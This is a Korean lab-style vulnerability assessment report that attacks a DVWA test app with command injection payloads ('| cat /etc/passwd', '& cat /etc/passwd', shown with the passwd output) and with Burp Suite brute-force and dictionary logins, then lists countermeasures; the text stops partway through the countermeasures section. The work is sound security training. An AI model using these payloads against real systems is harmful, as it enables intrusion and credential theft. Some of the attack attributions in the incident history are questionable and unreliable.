

취약점진단 보고서

- command injection
& Brute Force -

2023-07-01

배준호

목차

1. 개요

1-1. 배경 및 목적.....	3p
1-2. 해킹 사고 사례.....	3p
1-3. 취약점 및 분석환경.....	4p
1-4. 용어설명.....	4,5p

2. 공격 시나리오.....5p

2-1 Command Injection.....	5p
2-2 Brute Force.....	5,6p

3. 취약점 공격

3-1 Command Injection 취약점 공격.....	6-9p
3-2 Brute Force 취약점 공격.....	10-13p

4. 대응 방안

4-1 Command Injection 대응 방안.....	14p
4-2 Brute Force 대응 방안.....	14,15p

1.개요

1-1. 배경 및 목적

사이버테러, 홈페이지 해킹 등과 같이 최근 사이버공격은 대부분 홈페이지 보안 취약점을 악용한 해킹을 통해 정보시스템 파괴, 개인정보 유출, 홈페이지 위·변조 등의 피해를 발생시켜 정보시스템을 운영하는 기관의 대외 신뢰 하락과 많은 손실을 끼치고 있다.

이에 따라, 홈페이지 관리자는 홈페이지 및 웹서버에서 발생하는 보안취약점에 대한 점검과 대응방안에 대해 숙지하고 미리 제거해 홈페이지 서비스의 안전성과 신뢰성을 확보하는 것이 매우 중요하다.

취약점 분석을 통해 식별된 취약점의 영향과 위험 정도를 평가하고 대응 및 조치를 결정한다.

1-2. 해킹 사고 사례

Sony PlayStation 네트워크 공격 (2011년):

2011년에 Sony PlayStation 네트워크가 해킹되어 약 7700만 명의 사용자 데이터가 유출되었다. 이 공격은 Brute Force 공격을 통해 관리자 계정에 암호를 강제로 찾아내고, 시스템에 접근하여 데이터를 탈취한 것으로 알려져 있다.

LinkedIn 계정 유출 사건 (2012년):

2012년에 LinkedIn, 비즈니스 및 전문 네트워크 서비스로 알려진 사이트에서 약 1억 7천만 명의 사용자 계정 데이터가 유출되었다. 이 공격은 Brute Force 공격을 사용하여 사용자 계정의 암호를 탈취한 것으로 보고되었다.

Equifax 데이터 유출 사건 (2017년):

2017년에 Equifax, 미국의 신용 정보 제공 업체에서 Command Injection 취약점을 악용한 대규모 데이터 유출 사고가 발생했다. 공격자는 웹 애플리케이션의 취약점을 이용하여 명령어를 삽입하고, 시스템에 접근하여 약 1억 4천만 명의 개인정보가 유출되었다.

Tesla 클라우드 시스템 해킹 사건 (2020년):

2020년에 Tesla에서 Command Injection 취약점으로 인해 클라우드 시스템이 해킹되었다. 공격자는 웹 애플리케이션에 삽입한 명령어를 통해 Tesla의 Amazon Web Services(AWS) 클라우드 인프라에 침투하고, 암호화 폐 채굴을 위한 악성 코드를 실행했습니다.

1-3. 취약점 분석환경


구분	내용
OS	Kali-linux-2023.1-amd64
Tool	Burp Suite
공격 대상 웹	DVWA
공격 대상 IP	192.168.44.139
웹 서버	Apache
DB	Mysql

[표 1-1] OS와 취약점 분석에 사용한 환경

1-4. 용어 설명

DVWA

웹 해킹을 연구할 수 있도록 취약하게 설정되어 있는 오픈소스 웹 애플리케이션 서비스 환경이다.



[그림 1-1] DVWA 구성 화면

Command Injection

웹을 통해 시스템 명령어(커맨드)를 실행하는 공격이다.

웹 내부에서 시스템 명령어를 실행하는 경우 입력 값을 제대로 검사하지 않으면, 해커 마음대로 시스템 명령어를 실행하여 파일 정보 유출, 시스템 장악 등 공격할 수 있다.

Brute Force

모든 가능한 경우를 대입하여 비밀번호나 인증 절차를 공격하는 방법이다. 이 공격은 강력한 비밀번호와 추가적인 보안 메커니즘을 사용하여 방어해야 한다. Brute force는 시간과 계산 능력이 요구되며, 암호화된 데이터의 키 등 다른 보안 시나리오에서도 사용될 수 있다.


Burp Suite

웹 애플리케이션 보안 테스트 도구로, 취약점 스캐닝, 보안 테스트, 웹 애플리케이션 해킹 등에 사용된다. Burp Suite는 다양한 기능을 제공하며, 프록시, 인터셉터, 스캐너 등을 통해 웹 애플리케이션의 보안 취약점을 분석하고 대응할 수 있다.

2. 공격 시나리오

2-1 Command Injection

1. 공격자는 공격대상의 웹서버에서 IP를 입력 시 ping 요청을 한 후 결과 값을 출력하는 지 확인한다.

The image shows a web interface titled "Vulnerability: Command Injection". Inside a light gray box, there is a section titled "Ping a device". Below this title, there is a text input field with the placeholder text "Enter an IP address:" and a "Submit" button to its right.


[그림 2-1] Command Injection 공격 대상 화면

2. 입력 값 뒤에 다른 시스템 명령어를 추가하여 공격대상 웹서버에 사용할 수 있는지 확인한다.
3. 다른 시스템 명령어를 통해 사용자의 정보를 알아내어 해킹한다.

2-2 Brute Force

(1) 무차별 공격

1. 공격 대상의 웹서버에 접속하여 관리자의 ID인 'admin'과 임의의 패스워드를 입력한다

The image shows a web interface titled "Vulnerability: Brute Force". Inside a light gray box, there is a section titled "Login". Below this title, there are two text input fields: "Username:" and "Password:". Below the "Password:" field, there is a "Login" button.

[그림 2-2] Brute Force 공격 대상 화면


2. Burp Suite를 이용하여 글자 조합 수와 비밀번호 범위를 설정하고 무차별 자동화 공격을 실행한다.

(2) 딕셔너리 공격

1. 공격 대상의 웹서버에 접속하여 관리자의 ID인 'admin'과 임의의 패스워드를 입력한다
2. Burp Suite를 통계적으로 많이 사용하는 패스워드를 모아 놓은 딕셔너리 파일을 불러온 후 자동화하여 공격한다.

3. 취약점 공격

3-1 Command Injection 취약점 공격



[그림 3-1] IP 192.168.44.139를 입력한 결과값

입력한 IP의 ping을 요청한 결과값이 나온 것을 확인하였다.

(1) 세미콜론(;) 입력 시

리눅스에서 명령을 연속으로 실행할 수 있게 첫 번째 명령어에 세미콜론(;)을 후 두 번째 명령어에 사용자 계정 정보를 확인하기 위해 cat /etc/passwd 명령어를 입력하였다.



[그림 3-2] 192.168.44.139; cat /etc/passwd를 입력한 결과값

해당 페이지에서 세미콜론을 입력 시 결과가 나오지 않게 코드 작성했다고 추측할 수 있다.

(2) 더블 앰퍼샌드 (&&) 입력 시

더블 앰퍼샌드 '&&'는 연결 연산자로 앞의 명령어가 실행되면 두 번째 명령어를 실행하는 연산자로 192.168.44.139 IP를 입력 후 다음 명령어를 실행하게 cat /etc/passwd 명령어를 입력하였다.



[그림 3-3] 192.168.44.139 && cat /etc/passwd 입력한 결과값

마찬가지로 해당 페이지에서 더블 앰퍼샌드를 입력 시 결과가 나오지 않게 코드 작성했다고 추측할 수 있다.

(3) 파이프라인 (|) 입력 시

파이프라인 '|'는 연결 연산자로 한 명령어의 출력을 다른 명령어의 입력으로 연결하여 결과를 전달하는 역할이다. 따라서 192.168.44.139 | cat /etc/passwd를 입력하여 뒤에 명령어의 결과를 전달하도록 한다.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:./nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:./usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:./usr/sbin/nologin
messagebus:x:100:107:./nonexistent:/usr/sbin/nologin
tss:x:101:109:TPM software stack,,:/var/lib/tpm:/bin/false
strongswan:x:102:65534:./var/lib/strongswan:/usr/sbin/nologin
tcpdump:x:103:110:./nonexistent:/usr/sbin/nologin
```

[그림 3-4] 192.168.44.139 | cat /etc/passwd 입력한 결과값

다음과 그림과 같이 뒤에 명령어가 실행되어 사용자의 정보를 알 수 있다.

(4) 앰퍼샌드 (&) 입력 시

앰퍼샌드 '&'는 연결 연산자로 백그라운드에서 실행되어 터미널을 차지하지 않고 다른 작업을 수행할 수 있다. 192.168.44.139 & cat /etc/passwd를 입력하여 앞의 명령어는 백그라운드에서 실행하고 뒤에 명령어를 실행 결과를 출력하게 한다.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

Submit

```
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
tss:x:101:109:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:102:65534:/:/var/lib/strongswan:/usr/sbin/nologin
tcpdump:x:103:110:/:/nonexistent:/usr/sbin/nologin
usbmux:x:104:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:105:65534:/:/run/sshd:/usr/sbin/nologin
dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:107:112:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:108:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
pulse:x:109:113:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
saned:x:110:116:/:/var/lib/saned:/usr/sbin/nologin
lightdm:x:111:117:Light Display Manager:/var/lib/lightdm:/bin/false
polkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologin
nm-openvpn:x:112:118:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
```

[그림 3-5] 192.168.44.139 & cat /etc/passwd 입력한 결과값

마찬가지로 뒤에 명령어가 실행되어 사용자의 정보를 알 수 있다.

따라서 Command Injection을 통해 악의적인 명령어를 통해 공격자가 원하는 정보를 획득하거나 조작할 수 있다.

3-2 Brute Force 취약점 공격

(1) 무차별 공격

Vulnerability: Brute Force

Login

Username:

admin


Password:

••••

Login


[그림 3-6] Brute Force 로그인 화면

Username은 'admin'을 입력한 후 password에 임의의 값인 '1234'를 입력하였다.




[그림 3-7] Burp Suite – HTTP history 화면

Burp Suite - Http history를 통해 로그인 시도한 정보를 얻는다.




[그림 3-8] Burp Suite – HTTP history 화면2

Http History 정보를 Send to Intruder를 통해 Intruder에서 수행할 수 있게 한다.



[그림 3-9] Intruder 설정

패스워드 값만 찾기 때문에 Clear를 누른 후 패스워드 부분을 드래그 하여 Add를 누른다.



[그림 3-10] payload type

payload type에서 brute forcer 선택, character set 조합 수와 length 범위를 설정한다.

Request ^	Payload	Status	Error	Timeout	Length
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4756
1	aaaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4756
2	baaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4756
3	caaa	200	<input type="checkbox"/>	<input type="checkbox"/>	4756
4	daaa		<input type="checkbox"/>	<input type="checkbox"/>	
5	eaaa		<input type="checkbox"/>	<input type="checkbox"/>	
6	faaa		<input type="checkbox"/>	<input type="checkbox"/>	
7	gaaa		<input type="checkbox"/>	<input type="checkbox"/>	
8	haaa		<input type="checkbox"/>	<input type="checkbox"/>	

[그림 3-11] 무차별 공격 시 결과화면

조합의 수와 문자길이의 수에 따라 상당한 시간이 걸렸고 해당 웹서버에서 딜레이를 설정해 놓았기 때문에 무차별 공격으로 취약점 공격이 거의 불가능하였다.

(2) 딕셔너리 공격

?

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type define each payload set, and each payload type can be customized in different ways.

Payload set:

1

▼

Payload count:

3,559

Payload type:

Simple list

▼

Request count:

3,559

?

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

#!comment: This list has been compiled by Solar Des...

#!comment: in 1996 through 2011. It is assumed to b...

#!comment:

#!comment: This list is based on passwords most co...

#!comment: systems in mid-1990's, sorted for decre...

#!comment: (that is, more common passwords are li...

#!comment: revised to also include common websit...

#!comment: of "top N passwords" from major com...

#!comment: occurred in 2006 through 2010.

#!comment:

Add

Enter a new item

Add from list ... [Pro version only]

▼

[그림 3-12] 딕셔너리 공격 - payload type

Payload type: simple list 선택


Load 클릭 후 패스워드를 모아 놓은 딕셔너리 파일인 password.list를 선택한다.

주석 부분을 remove로 제거한 후 start attack으로 실행

Request ^	Payload	Status	Error	Timeout	Length
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4832
1	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	4832
2	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	4832
3	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4875
4	password1	200	<input type="checkbox"/>	<input type="checkbox"/>	4832
5	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	4832
6	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	4832
7	1234567890	200	<input type="checkbox"/>	<input type="checkbox"/>	4832
8	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4832
9	computer	200	<input type="checkbox"/>	<input type="checkbox"/>	4832

[그림 3-13] 딕셔너리 공격 결과화면

실행 결과 'password' 부분만 length의 값이 다르므로 비밀번호로 의심이 된다



[그림 3-14] 로그인 성공 화면

Username: admin

Password: password 입력 시 로그인 성공되는 것을 확인

Brute Force 공격을 통해 공격 대상의 비밀번호를 해킹할 수 있다.

4. 대응 방안

4-1 Command Injection 대응 방안

1. 입력 유효성 검사: 모든 사용자 입력에 대해 강력한 입력 유효성 검사를 수행해야 한다. 사용자 입력을 필터링하고 허용되는 문자만 허용하여 악의적인 명령어나 특수문자를 차단한다.
2. 입력의 이스케이프(Escape): 사용자 입력을 안전한 형식으로 이스케이프(escape)하여 처리해야 한다. 이는 사용자 입력에 포함된 특수 문자나 명령어 구분자를 그 의도된 문자로 처리하도록 하여 명령어 실행을 방지한다.
3. 웹 방화벽 사용: 웹 방화벽은 악의적인 명령어나 스크립트를 필터링하고 차단하는 역할을 수행한다. 웹 방화벽을 사용하여 Command Injection 공격을 탐지하고 차단할 수 있다.
